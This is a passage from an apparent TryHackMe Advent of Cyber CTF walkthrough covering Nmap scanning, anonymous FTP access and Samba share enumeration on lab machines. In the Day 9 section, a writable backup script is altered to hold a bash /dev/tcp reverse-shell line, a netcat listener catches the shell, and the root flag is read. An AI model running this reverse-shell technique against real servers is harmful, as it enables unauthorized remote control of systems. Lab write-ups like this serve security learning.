
Question 5

From the results we obtained in Question 2, **OpenSSH** is running on port 2222.

```
PORT     STATE SERVICE       REASON         VERSION
80/tcp   open  http          syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 9268CAEFAF1552FC4167D1BD206BE1AA
|_http-generator: Hugo 0.78.2
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC&#39;s Internal Blog
2222/tcp open  ssh           syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubu
ntu Linux; protocol 2.0)
```

Question 6

By executing the following command, it seems that the website is likely used for a **blog**.



Thought Process/Methodology:

The year in which Snort was created was not mentioned on the THM website, so we had to Google it, which showed us the results immediately. The rest of the questions are fairly straightforward. We just followed the instructions on THM and used Nmap to scan the machine's IP address, which gave us all the port numbers. Then, using the flag -A, we scanned through the results for the most likely Linux distribution, which turned out to be Ubuntu. In those same results, we also got the version of Apache that was being used. We could see what was running on port 2222 by scanning the machine's IP address once again using Nmap. Then, we used the HTTP-TITLE script introduced by THM and found that the website was probably being used for a blog.

Day 9: Networking - Anyone can be Santa!

Tools used: netcat, GNU nano

Solution/Walkthrough:

Question 1

After running the command **ftp 10.10.118.60**, we are now connected to the FTP server. To access the server anonymous mode, we just need to enter anonymous in the name field. Having logged in successfully, we just enter the command **ls** to find the directories inside the FTP site, and we can see the four directories which are **backups**, **elf_workshops**, **human_resources** and **public.**

```
root@ip-10-10-56-5:~# ftp 10.10.118.60
Connected to 10.10.118.60.
220 Welcome to the TBFC FTP Server!.
Name (10.10.118.60:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
```

Question 2

As we can see in Question 1, the **public** directory has a different value from the others (65534), which means we can only access the data in that directory.

```
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
```

Question 3

After running **cd public**, we have changed to the public directory. By using **ls**, we can see there are two files, and one of them, **backup.sh**, is the script we're looking for.

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
```

Question 4


We first download the shoppinglist.txt file from the FTP server to our device with the command **get shoppinglist.txt**. Next, we exit the FTP server and print the content of this file with **cat shoppinglist.txt**. By doing so, we can see that the movie is **The Polar Express**.

```
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
```

```
root@ip-10-10-56-5:~# cat shoppinglist.txt
The Polar Express Movie
```

Question 5


We used a similar command to the one we did in Question 4 (**get backup.sh**) to download the backup.sh file, then we exited the FTP server. After that, we replaced the commands executed in that script with our own malicious commands. To do that, we edited this file by executing **nano backup.sh**. We then follow up by adding the script **bash -i >& /dev/tcp/10.10.56.5/4444 0>&1** to the file.




Before uploading, we need to set up a netcat listener to catch the connection on our AttackBox using the command **nc -lvnp 4444**.

```
root@ip-10-10-56-5:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
```

We connect to the FTP server again anonymously and upload our malicious script to the public folder using **put backup.sh**. After around 1 minute, it should be sent back to our netcat listener.



Lastly, when the connection is received, by running **cat /root/flag.txt**, we will get the flag, **THM{even_you_can_be_santa}**



Thought Process/Methodology:

We first needed to connect to the FTP server anonymously. By doing so, we discovered four directories inside the server, but only one of them was accessible. We changed to the public directory and listed all the files contained in the folder. We then found the file backup.sh and downloaded it to the AttackBox. We used the GNU Nano editor to add our malicious commands into the script, and saved it. Before re-uploading it back to the server, we needed to set up a netcat listener to catch the connection on our AttackBox first. After that, we connected to the FTP server anonymously again and uploaded the file that we had edited into the public directory. Lastly, we went back to the netcat listener and waited for the connection. Once it was received, we printed the content of the /root/flag.txt file and got the flag.

Day 10: Networking - Don't be sElfish!

Tools used: enum4linux, smbclient


Solution/Walkthrough:


Question 1

THM tells us we can use the **-h** flag for displaying the help message.

2. Run enum4linux and list all the possible options we could use, take time to study these for anything interesting: `./enum4linux.pl -h`


After running the command **./enum4linux.pl -h**, we can see the explanations for the flags **-S**, **-a** and **-o**.






Question 2

Using the command **./enum4linux.pl -U 10.10.172.110**, we can see there are **3** users on the Samba server.




Question 3

Using the command **./enum4linux.pl -S 10.10.172.110**, we can see there are **4** shares on the Samba server.



Question 4

We used the command **smbclient //10.10.172.110/tbfc-santa**. We knew that it didn't require a password because we were able to gain access to the share just by hitting Enter.



Question 5

After gaining access to the share, we simply used the command **ls** to see a list of directories. Then, we were able to see the directory **jingle-tunes**.

Thought Process/Methodology:

Based on the information from THM, the first thing we had to do was display the help message for enum4linux so that we knew what commands to use. Having done so, we could answer Question 2 and Question 3 using the flags -U and -S respectively by referring to the additional options section in the help message. For Question 4, we used the smbclient tool as instructed by THM to access the Samba server and its shares. We used the command **smbclient //10.10.172.110/**sharename****, in which ****sharename**** is replaced with one of the names of the shares we got from the list in Question 3. We went through all the shares until we found the one that didn't require a password, which was **tbfc-santa**. Having gained access to it, we used **ls** to see that the only directory in the share was **jingle-tunes**, considering that the only other file was a text file.